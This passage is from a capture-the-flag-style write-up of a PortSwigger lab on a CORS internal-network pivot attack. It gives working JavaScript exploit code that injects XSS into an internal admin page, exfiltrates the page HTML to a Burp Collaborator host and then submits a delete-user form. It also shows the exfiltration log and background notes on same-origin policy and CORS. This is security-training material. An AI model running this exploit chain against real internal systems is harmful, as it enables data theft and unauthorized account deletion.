xss(url, text, '"><iframe src=/admin onload="new
Image().src=\''+collaboratorURL+'?code=\'+encodeURIComponent(this.content
Window.document.body.innerHTML)">');
```



File:
/exploit

Head:
HTTP/1.1 200 OK

Body:

```
<script>
function xss(url, text, vector) {
	location = url + '/login?
time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.match(/csrf"
value="([^"]+)"/)[1];
}

function fetchUrl(url, collaboratorURL){
	fetch(url).then(r=>r.text().then(text=>
	{
		xss(url, text, '"><iframe src=/admin onload="new Image().src=\''+collaboratorURL+'?
code=\'+encodeURIComponent(this.contentWindow.document.body.innerHTML)">');
	}
	))
}

fetchUrl("http://192.168.0.67:8080", "http://qwq86vos2fy69o2hm00jg7blzc52tr.burpcollaborator.net");
</script>
```

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 | Copy to clipboard | [✓] Include Collaborator server location

Poll Collaborator interactions


Poll every 60 seconds | Poll now

#	Time	Type	Payload	Comment
1	2022-Jun-04 04:08:58 UTC	DNS	qwq86vos2fy69o2hm00jg7blzc52tr	
2	2022-Jun-04 04:08:58 UTC	DNS	qwq86vos2fy69o2hm00jg7blzc52tr	
3	2022-Jun-04 04:08:58 UTC	HTTP	qwq86vos2fy69o2hm00jg7blzc52tr	
4	2022-Jun-04 04:14:51 UTC	DNS	qwq86vos2fy69o2hm00jg7blzc52tr	
5	2022-Jun-04 04:14:51 UTC	HTTP	qwq86vos2fy69o2hm00jg7blzc52tr	

```
GET /?code=
%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cscript%20src%3D%22%2Fresources%2Flabheader%2Fjs%
2FlabHeader.js%22%3E%3C%2Fscript%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cdiv%20id%3D%2
2academyLabHeader%22%3E%0A%20%20%20%20%3Csection%20class%3D%22academyLabBanner%22%3E%0A%20
%20%20%20%20%20%20%20%3Cdiv%20class%3D%22container%22%3E%0A%20%20%20%20%20%20%20%20%20%20%
20%20%3Cdiv%20class%3D%22logo%22%3E%3C%2Fdiv%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%3Cdiv%20class%3D%22title-container%22%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20%20%20%20%20%3Ch2%3ECORS%20vulnerability%20with%20internal%20network%20pivot%20a
ttack%3C%2Fh2%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Ca%20id%3
D%22exploit-link%22%20class%3D%22button%22%20target%3D%22_blank%22%20href%3D%22http%3A%2F%
2Fexploit-0a7600d4046f9808c0654d0c018600b9.web-security-academy.net%22%3EGo%20to%20exploit
%20server%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Ca%20c
lass%3D%22link-back%22%20href%3D%22https%3A%2F%2Fportswigger.net%2Fweb-security%2Fcors%2Fl
ab-internal-network-pivot-attack%22%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20Back%26nbsp%3Bto%26nbsp%3Blab%26nbsp%3Bdescription%26nbsp%3B%0A%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Csvg%20version%3D%22
1.1%22%20id%3D%22Layer_1%22%20xmlns%3D%22http%3A%2F%2Fwww.w3.org%2F2000%2Fsvg%22%20xmlns%3
Axlink%3D%22http%3A%2F%2Fwww.w3.org%2F1999%2Fxlink%22%20x%3D%220px%22%20y%3D%220px%22%20vi
ewBox%3D%220%200%2028%2030%22%20enable-background%3D%22new%200%200%2028%2030%22%20xml%3Asp
ace%3D%22preserve%22%20title%3D%22back-arrow%22%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cg%3E%0A%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cpolygon%20points%3D%221.
4%2C0%200%2C1.2%2012.6%2C15%200%2C28.8%201.4%2C30%2015.1%2C15%22%3E%3C%2Fpolygon%3E%0A%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
```

Found code in encrypted form in burp under HTTP hit.

Let's try to decode and see the result.



```
%3C%2Fform%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3C%2Fdiv%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%3C%2Fsection%3E%0A%20%20%20%20%20%20%20%20%3C%2Fdiv%3E%0A%20%20%20%20%0A%0A
```

```
        <script src="/resources/labheader/js/labHeader.js"></script>
        <div id="academyLabHeader">
    <section class="academyLabBanner">
        <div class="container">
            <div class="logo"></div>
                <div class="title-container">
                    <h2>CORS vulnerability with internal network pivot attack</h2>
```


<script src="/resources/labheader/js/labHeader.js"></script>
  <div id="academyLabHeader">
   <section class="academyLabBanner">
      <div class="container">
         <div class="logo"></div>
            <div class="title-container">
               <h2>CORS vulnerability with internal network pivot attack</h2>
               <a id="exploit-link" class="button" target="_blank" href="http://exploit-0a7600d4046f9808c0654d0c018600b9.web-security-academy.net">Go to exploit server</a>
               <a class="link-back" href="https://portswigger.net/web-security/cors/lab-internal-network-pivot-attack">
                  Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
                  <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
                     <g>
                        <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
                        <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>
                     </g>
                  </svg>
               </a>
            </div>

```
            <div class="widgetcontainer-lab-status is-notsolved">
                <span>LAB</span>
                <p>Not solved</p>
                <span class="lab-status-icon"></span>
            </div>
        </div>
    </section></div>
    <div theme="">
        <section class="maincontainer">
            <div class="container is-page">
                <header class="navigation-header">
                    <section class="top-links">
                        <a href="/">Home</a><p>|</p>
                        <a href="/admin">Admin panel</a><p>|</p>
                        <a href="/my-account?id=administrator">My account</a><p>|</p>
                    </section>
                </header>
                <header class="notification-header">
                </header>
                <form style="margin-top: 1em" class="login-form" action="/admin/delete" method="POST">
                    <input required="" type="hidden" name="csrf"
value="8Jwpd2ygdmqboEWgl4fadXjOfucNZJgv">
                    <label>Username</label>
                    <input required="" type="text" name="username">
                    <button class="button" type="submit">Delete user</button>
                </form>
            </div>
        </section>
    </div>
```

Here I found an option to delete a user with its username.

Using below script we deleted user Carlos. HOLA, LAB SOLVED!!

```
<script>
function xss(url, text, vector) {
        location = url +
'/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.ma
tch(/csrf" value="([^"]+)"/)[1];
}

function fetchUrl(url){
        fetch(url).then(r=>r.text().then(text=>
        {
        xss(url, text, '"><iframe src=/admin onload="var
f=this.contentWindow.document.forms[0];if(f.username)f.username.value=\'c
arlos\',f.submit()">');
        }
        ))
}
fetchUrl("http://192.168.0.67:8080");
</script>
```



Craft a response

URL: http://exploit-0a7600d4046f9808c0654d0c018600b9.web-security-academy.net/exploit

HTTPS

File:

/exploit

Head:

```
HTTP/1.1 200 OK
```

Body:

```
<script>
function xss(url, text, vector) {
	location = url + '/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.match(/csrf" value="([^"]+)"/)[1];
}

function fetchUrl(url){
	fetch(url).then(r=>r.text().then(text=>
	{
	xss(url, text, '"><iframe src=/admin onload="var f=this.contentWindow.document.forms[0];if(f.username)f.username.value=\'carlos\';f.submit()">');
	}
	))
}

fetchUrl("http://192.168.0.67:8080");
</script>
```

Prevention:

- Proper configuration of cross-origin requests
- Only allow trusted sites
- Avoid whitelisting null
- Avoid wildcards in internal networks

Note: CORS defines browser behaviours and is never a replacement for server-side protection of sensitive data

===

EXTRA details for reference.

===

What is the same-origin policy?

Web browser security to prevent attack between the websites.

The same-origin policy restricts scripts on one origin from accessing data from another origin.

http://normal-website.com/example/example.html

URL accessed	Access permitted?
http://normal-website.com/example/	Yes: same scheme, domain, and port
http://normal-website.com/example2/	Yes: same scheme, domain, and port
https://normal-website.com/example/	No: different scheme and port
http://en.normal-website.com/example/	No: different domain
http://www.normal-website.com/example/	No: different domain
http://normal-website.com:8080/example/	No: different port*

*Internet Explorer will allow this access because IE does not take account of the port number when applying the same-origin policy.

How is the same-origin policy implemented?

There are various exceptions to the same-origin policy:

- Some objects are writable but not readable cross-domain, such as the location object or the location.href property from iframes or new windows.
- Some objects are readable but not writable cross-domain, such as the length property of the window object (which stores the number of frames being used on the page) and the closed property.
- The replace function can generally be called cross-domain on the location object.
- You can call certain functions cross-domain. For example, you can call the functions close, blur and focus on a new window. The postMessage function can also be called on iframes and new windows in order to send messages from one domain to another.

Due to legacy requirements, the same-origin policy is more relaxed when dealing with cookies, so they are often accessible from all subdomains of a site even though each subdomain is technically a different origin. You can partially mitigate this risk using the HttpOnly cookie flag.

It's possible to relax same-origin policy using document.domain. This special property allows you to relax SOP for a specific domain, but only if it's part of your FQDN (fully qualified domain name). For example, you might have a domain marketing.example.com and you would like to read the contents of that domain on example.com. To do so, both domains need to set document.domain to example.com. Then SOP will allow access between the two domains despite their different origins. In the past it was possible to set document.domain to a TLD such as com, which allowed access between any domains on the same TLD, but now modern browsers prevent this.

CORS and the Access-Control-Allow-Origin response header

** HTTP Headers

Access-Control-Allow-Origin header is included in the response from one website to a request originating from another website, and identifies the permitted origin of the request. A web browser compares the Access-Control-Allow-Origin with the requesting website's origin and permits access to the response if they match.

Pre-flight checks

Cross-origin request is preceded by a request using the OPTIONS method, and the CORS protocol necessitates an initial check on what methods and headers are permitted prior to allowing the cross-origin request. This is called the pre-flight check.

Request:

OPTIONS /data HTTP/1.1
Host: <some website>
...
Origin: https://normal-website.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: Special-Request-Header

Response:

HTTP/1.1 204 No Content
...
Access-Control-**Allow-Origin**: https://normal-website.com
Access-Control-**Allow-Methods**: PUT, POST, OPTIONS
Access-Control-**Allow-Headers**: Special-Request-Header
Access-Control-**Allow-Credentials**: true
Access-Control-Max-Age: 240

Note: CORS does not provide protection against cross-site request forgery (CSRF) attacks, this is a common misconception.

CORS is a controlled relaxation of the same-origin policy, so poorly configured CORS may actually increase the possibility of CSRF attacks or exacerbate their impact.

THE END